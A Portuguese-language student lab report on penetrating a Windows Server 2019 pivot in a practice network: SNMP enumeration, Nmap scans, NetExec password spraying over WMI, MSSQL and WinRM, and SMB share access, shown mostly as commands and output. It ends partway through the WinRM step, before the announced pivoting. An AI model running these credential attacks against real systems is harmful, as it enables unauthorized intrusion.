Nome: Victor Caldas dos Santos

Neste relatório, abordamos a aplicação prática das técnicas de Scanning, Enumeração, Escalonamento de Privilégios e Pivoting/Tunneling em um ambiente de redes segmentado. O objetivo central do laboratório foi utilizar a ferramenta Ligolo-ng para transformar o servidor Server2019 em uma ponte de tráfego entre a estação de ataque (Kali Linux) e o alvo isolado (Metasploitable2).

A topologia inicial exigiu primeiro a atuação do Kali Linux diretamente contra o Server2019, utilizando ferramentas de reconhecimento e movimentação como Nmap, NetExec e Impacket (PsExec). Após obter o acesso ao servidor intermediário, foi realizada a etapa de escalonamento de privilégios local via comandos de administração de usuários e grupos (net user e net localgroup) para garantir total controle sobre a máquina pivô.

Com os privilégios elevados no Server2019, estabeleceu-se o túnel de pivoting com o Ligolo-ng. Esse canal permitiu que o Kali Linux enviasse pacotes diretamente através do servidor Windows para alcançar o Metasploitable2 na sub-rede interna. Como resultado, tornou-se possível realizar as etapas de Scanning e Enumeração diretamente a partir do Kali Linux em uma rede que antes estava totalmente inacessível.

1. Topologia do Ambiente e Mapeamento Inicial

Nesta etapa, identificamos a estrutura de rede do laboratório composta por três máquinas:

- Kali Linux: Estação de ataque na rede externa.
- Server2019: Servidor intermediário de laboratório com duas interfaces de rede.
- Metasploitable2: Alvo isolado na rede interna.

Para comprovar o isolamento da rede no início do teste, executamos uma varredura via protocolo NetBIOS na sub-rede local a partir do Kali Linux.

Comando executado: nbtscan 192.168.0.0/24




[Figura 1: Varredura nbtscan na rede local identificando apenas o Server2019.]

Como demonstrado na Figura 1, o escaneamento identificou apenas o servidor Windows (IP 192.168.0.160, NetBIOS WIN-LAVBB5E57CA) no segmento. A máquina Metasploitable2 não respondeu na rede externa, confirmando que o alvo estava totalmente isolado e validando a necessidade da técnica de pivoting para o avanço dos testes.

2. Identificação e Interfaces do Server2019

Para confirmar as configurações de rede do pivô e comprovar sua função como ponte entre os segmentos, acessamos o prompt do Server2019 e executamos os comandos de checagem de IP e conectividade.

Comandos executados no Windows Server: ipconfig ping 10.10.10.50



[Figura 2: Configuração de IP do Server2019 e teste de comunicação com o Metasploitable2.]

Como demonstrado na Figura 2, a saída do ipconfig confirma que o Server2019 possui duas placas de rede ativas:


- Ethernet0 (Rede Externa): IP 192.168.0.160, que faz a comunicação com o Kali Linux.
- Ethernet1 (Rede Interna): IP 10.10.10.10, inserida no mesmo segmento isolado do alvo.

A execução do ping para o IP 10.10.10.50 confirma que o Server2019 consegue alcançar diretamente a máquina Metasploitable2 na rede interna, validando que esta máquina é o pivô ideal para o tunelamento.

3. Validação da Conectividade a Partir do Alvo Isolado (Metasploitable2)

Para validar a comunicação no sentido oposto dentro do segmento interno, acessamos o terminal da máquina alvo (Metasploitable2) e testamos o envio de pacotes ICMP para a interface interna do servidor pivô.

Comando executado no Metasploitable2: ping 10.10.10.10




[Figura 3: Teste de conectividade ICMP a partir do Metasploitable2 para o Server2019.]

Como demonstrado na Figura 3, o teste confirmou que a máquina Metasploitable2 alcança a interface Ethernet1 do Server2019 (IP 10.10.10.10), validando a comunicação bidirecional dentro da rede interna.

4. Validação de Conectividade Direta entre Kali Linux e Server2019

Em seguida, realizamos a validação de conectividade direta a partir da estação de ataque (Kali Linux) para o endereço IP da interface externa do Server2019.

Comando executado no Kali Linux: ping 192.168.0.160



[Figura 4: Teste de conectividade ICMP do Kali Linux para o Server2019.]

Como demonstrado na Figura 4, a comunicação entre o Kali Linux e o Server2019 foi confirmada, garantindo o acesso necessário para iniciar as etapas de varredura e ataque contra a máquina pivô.

5. Scanning de Serviço UDP e Enumeração SNMP

Com a conectividade confirmada no Server2019, executamos uma varredura direcionada no protocolo UDP para verificar se o serviço SNMP estava ativo na máquina pivô.

Comando executado no Kali Linux: sudo nmap -sU -p 161 192.168.0.160

```
┌──(root㉿kali)-[~]
└─# sudo nmap -sU -p 161 192.168.0.160
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-16 16:10 -0400
Nmap scan report for 192.168.0.160
Host is up (0.00049s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:0C:29:6D:8C:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

[Figura 5: Confirmação da porta 161 UDP aberta no Server2019.]

Com a porta 161/udp confirmada como aberta, utilizamos a ferramenta snmp-check contra o servidor para enumerar dados e contas ativas no sistema Windows.

Comando executado no Kali Linux: snmp-check 192.168.0.160

```
[*] User accounts:

  bob
  Guest
  alice
  svc_sql
  svc_admin
  Administrator
  DefaultAccount
  WDAGUtilityAccount
```

[Figura 6: Enumeração das contas de usuários do Server2019 via SNMP.]

Através do snmp-check, identificamos contas do sistema como bob, alice, svc_sql, svc_admin, Administrator, além de contas nativas do Windows como DefaultAccount e WDAGUtilityAccount, mapeando a lista de usuários para os próximos passos de teste de acesso.

```
[*] Share:

   Name                          : SecretFiles
    Path                         : C:\SecretFiles
    Comment                      :
```

[Figura 7: Enumeração do compartilhamento de rede SecretFiles via SNMP.]


Através do snmp-check, identificamos a existência da pasta compartilhada SecretFiles no caminho C:\SecretFiles, estabelecendo esse recurso como um dos alvos para análise durante o teste.

6. Criação das Wordlists de Usuários e Senhas

Para realizar os testes de autenticação e força bruta contra os serviços do Server2019, criamos dois arquivos de texto no Kali Linux contendo as listas de nomes de usuários e senhas fornecidas para o laboratório.

Estrutura do arquivo users.txt:
alice
bob
sql_svc
appuser
svc_admin
svc_sql

Estrutura do arquivo passwords.txt:
Password1
password
123456789
910111213
Summer2024
Admin123!
Admin@123
appuser
SqlS3rvice!



[Figura 8: Criação dos txt de users e passwords no Kali Linux.]

Esses arquivos foram estruturados para alimentar a ferramenta NetExec durante a validação de credenciais ativas contra o servidor pivô.

7. Varredura Rápida de Portas TCP com Nmap

Para mapear os serviços TCP abertos no Server2019 de forma ágil, executamos uma varredura rápida com o Nmap utilizando parâmetros de alta taxa de envio de pacotes e salvando a saída em arquivo texto.

Comando executado no Kali Linux: nmap -p- -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap_output.txt 192.168.0.160

```
┌──(root㉿kali)-[~]
└─# cat nmap_output.txt
# Nmap 7.98 scan initiated Sun Aug 16 16:23:20 2026 as: /usr/lib/nmap/nmap -p- -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open
 -oN nmap_output.txt 192.168.0.160
Nmap scan report for 192.168.0.160
Host is up (0.00072s latency).
Not shown: 49256 closed tcp ports (reset), 16266 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49690/tcp open  unknown
MAC Address: 00:0C:29:6D:8C:62 (VMware)

Read data files from: /usr/share/nmap
# Nmap done at Sun Aug 16 16:23:32 2026 -- 1 IP address (1 host up) scanned in 12.86 seconds
```

[Figura 9: Resultado do scan rápido do Nmap no Server2019.]

Como demonstrado na Figura 9, o escaneamento identificou serviços essenciais em execução no alvo, como RPC (135/tcp), NetBIOS (139/tcp), SMB (445/tcp), MSSQL (1433/tcp) e WinRM (5985/tcp e 47001/tcp), além de portas dinâmicas do Windows.

8. Enumeração de Sistema via NetExec

Utilizamos a ferramenta NetExec para realizar o reconhecimento básico do protocolo SMB e obter dados de identificação do servidor Windows.

Comando executado no Kali Linux: netexec smb 192.168.0.160

```
┌──(root㉿kali)-[~]
└─# netexec smb 192.168.0.160
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing NFS protocol database
[*] Initializing FTP protocol database
[*] Initializing WMI protocol database
[*] Initializing SSH protocol database
[*] Initializing RDP protocol database
[*] Initializing VNC protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
SMB         192.168.0.160   445    WIN-LAVBB5E57CA  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-LAVBB5E57CA) (domain:WIN-LAVBB5E57CA) (si
gning:False) (SMBv1:None)
```

[Figura 10: Identificação das informações do sistema via NetExec.]

A execução do NetExec confirmou que o IP 192.168.0.160 pertence ao sistema Windows 10 / Server 2019 Build 17763 x64, de nome WIN-LAVBB5E57CA e pertencente ao domínio ou grupo WIN-LAVBB5E57CA, validando a ausência de assinatura de SMB obrigatória (SMBv1 desativado e signing falso).

9. Validação de Acesso via WMI com NetExec

Para verificar se a execução remota de código também era possível através da interface WMI (porta 135/tcp), executamos o NetExec direcionado ao protocolo WMI.

Comando executado no Kali Linux: netexec wmi 192.168.0.160 -u users.txt -p passwords.txt --continue-on-success

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# netexec wmi 192.168.0.160 -u users.txt -p passwords.txt --continue-on-success
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-LAVBB5E57CA) (domain:WIN-LAVBB5E57CA)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [+] WIN-LAVBB5E57CA\alice:Password1
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\bob:Password1 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:Password1 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:Password1 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_admin:Password1 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:Password1 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\bob:password (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:password (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:password (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_admin:password (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:password (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\bob:123456789 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:123456789 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:123456789 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_admin:123456789 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:123456789 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\bob:910111213 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:910111213 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:910111213 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_admin:910111213 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:910111213 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [+] WIN-LAVBB5E57CA\bob:Summer2024
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:Summer2024 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:Summer2024 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_admin:Summer2024 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:Summer2024 (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:Admin123! (RPC_S_ACCESS_DENIED)
RPC         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:Admin123! (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [+] WIN-LAVBB5E57CA\svc_admin:Admin123! (Pwn3d!)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:Admin123! (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:Admin@123 (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:Admin@123 (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:Admin@123 (RPC_S_ACCESS_DENIED)
```

[Figura 11.1: Validação de credenciais e acesso administrativo via WMI.]

```
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:Admin@123 (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:Admin@123 (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:appuser (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:appuser (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:appuser (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:SqlS3rvice! (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\appuser:SqlS3rvice! (RPC_S_ACCESS_DENIED)
WMI         192.168.0.160   135    WIN-LAVBB5E57CA  [+] WIN-LAVBB5E57CA\svc_sql:SqlS3rvice! (Pwn3d!)
```

[Figura 11.2: Validação de credenciais e acesso administrativo via WMI.]

Como demonstrado na Figura 11.1 e 11.2, a conta WIN-LAVBB5E57CA\svc_sql:SqlS3rvice! retornou o indicador Pwn3d no protocolo WMI, confirmando a capacidade de obter um shell interativo através dessa credencial de serviço.

10. Testes de Autenticação no Serviço MSSQL

Testamos as credenciais salvas nos dicionários contra o banco de dados MSSQL na porta 1433/tcp. Inicialmente, a execução padrão falhou devido à tentativa de autenticação integrada de domínio.

Comando executado no Kali Linux: netexec mssql 192.168.0.160 -u users.txt -p passwords.txt --continue-on-success


```
MSSQL       192.168.0.160   1433   WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_admin:SqlS3rvice! (Login failed. The login is from an untrusted domain a
nd cannot be used with Integrated authentication. Please try again with or without '--local-auth')
MSSQL       192.168.0.160   1433   WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\svc_sql:SqlS3rvice! (Login failed for user 'WIN-LAVBB5E57CA\svc_sql'. Please
 try again with or without '--local-auth')
```

[Figura 12: Falha inicial de autenticação no MSSQL sem flag local.]

A saída do NetExec indicou a necessidade de utilizar o parâmetro --local-auth para forçar a autenticação com as contas locais do servidor.

Ajustamos o comando adicionando a flag e executamos a validação novamente.

Comando executado no Kali Linux: netexec mssql 192.168.0.160 -u users.txt -p passwords.txt --continue-on-success --local-auth




[Figura 13: Sucesso de autenticação no MSSQL usando contas locais.]

Como demonstrado na Figura 13, a utilização do parâmetro --local-auth validou com sucesso o usuário appuser:appuser no serviço de banco de dados, marcando o acesso com o status Pwn3d.

11. Enumeração de Permissões de Compartilhamento SMB

Utilizamos a ferramenta NetExec com o parâmetro --shares para mapear os compartilhamentos de rede disponíveis no servidor e verificar os privilégios de acesso específicos do usuário alice.

Comando executado no Kali Linux: netexec smb 192.168.0.160 -u alice -p Password1 --shares



[Figura 14: Enumeração de permissões de compartilhamento SMB com a conta alice.]

Como demonstrado na Figura 14, o usuário alice possui permissão de leitura no compartilhamento IPC$ (READ) e controle total de leitura e escrita no compartilhamento SecretFiles (READ,WRITE).

12. Acesso ao Compartilhamento e Leitura do Arquivo de Prova

Com a confirmação das permissões de escrita e leitura na pasta SecretFiles, conectamos ao compartilhamento utilizando o utilitário smbclient com as credenciais do usuário alice.

Comando executado no Kali Linux: smbclient //192.168.0.160/SecretFiles -U alice

Dentro do prompt interativo do smbclient, listamos os arquivos e realizamos o download do arquivo README.txt para a máquina local.

Comandos executados no prompt smbclient: dir get README.txt

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# smbclient //192.168.0.160/SecretFiles -U alice
Password for [WORKGROUP\alice]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Aug 17 14:01:42 2026
  ..                                  D        0  Mon Aug 17 14:01:42 2026
  euestiveaqui                        D        0  Sun Aug 16 17:58:38 2026
  README.txt                          A       13  Sat Aug  1 17:10:31 2026

                20813823 blocks of size 4096. 16780707 blocks available
smb: \> get README.txt
getting file \README.txt of size 13 as README.txt (12.7 KiloBytes/sec) (average 12.7 KiloBytes/sec)
smb: \>
```

[Figura 15: Conexão interativa via smbclient e download do arquivo README.txt.]

Na sequência, encerramos a sessão e visualizamos o conteúdo do arquivo transferido diretamente no terminal do Kali Linux.

Comando executado no Kali Linux: cat README.txt

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat README.txt
You found me!
```

[Figura 16: Leitura do conteúdo do arquivo README.txt contendo a mensagem de validação.]

Como demonstrado na Figura 16, a leitura do arquivo confirmou o conteúdo You found me!, validando o acesso bem-sucedido e a extração de dados do compartilhamento do servidor.

13. Validação de Acesso e Execução Remota via WinRM

Com as portas 5985/tcp e 47001/tcp identificadas na varredura inicial, testamos o protocolo de gerenciamento remoto WinRM utilizando o NetExec com autenticação local.

Comando executado no Kali Linux: netexec winrm 192.168.0.160 -u users.txt -p passwords.txt --continue-on-success --local-auth

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# netexec winrm 192.168.0.160 -u users.txt -p passwords.txt --continue-on-success --local-auth
WINRM       192.168.0.160   5985   WIN-LAVBB5E57CA  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-LAVBB5E
57CA) (domain:WIN-LAVBB5E57CA)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been mo
ved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primi
tives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.0.160   5985   WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\alice:Password1
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been mo
ved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primi
tives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.0.160   5985   WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\bob:Password1
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been mo
ved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primi
tives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.0.160   5985   WIN-LAVBB5E57CA  [-] WIN-LAVBB5E57CA\sql_svc:Password1
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been mo
ved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primi
tives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
```

[Figura 17: Validação de acessos válidos e privilégios de execução via WinRM.]

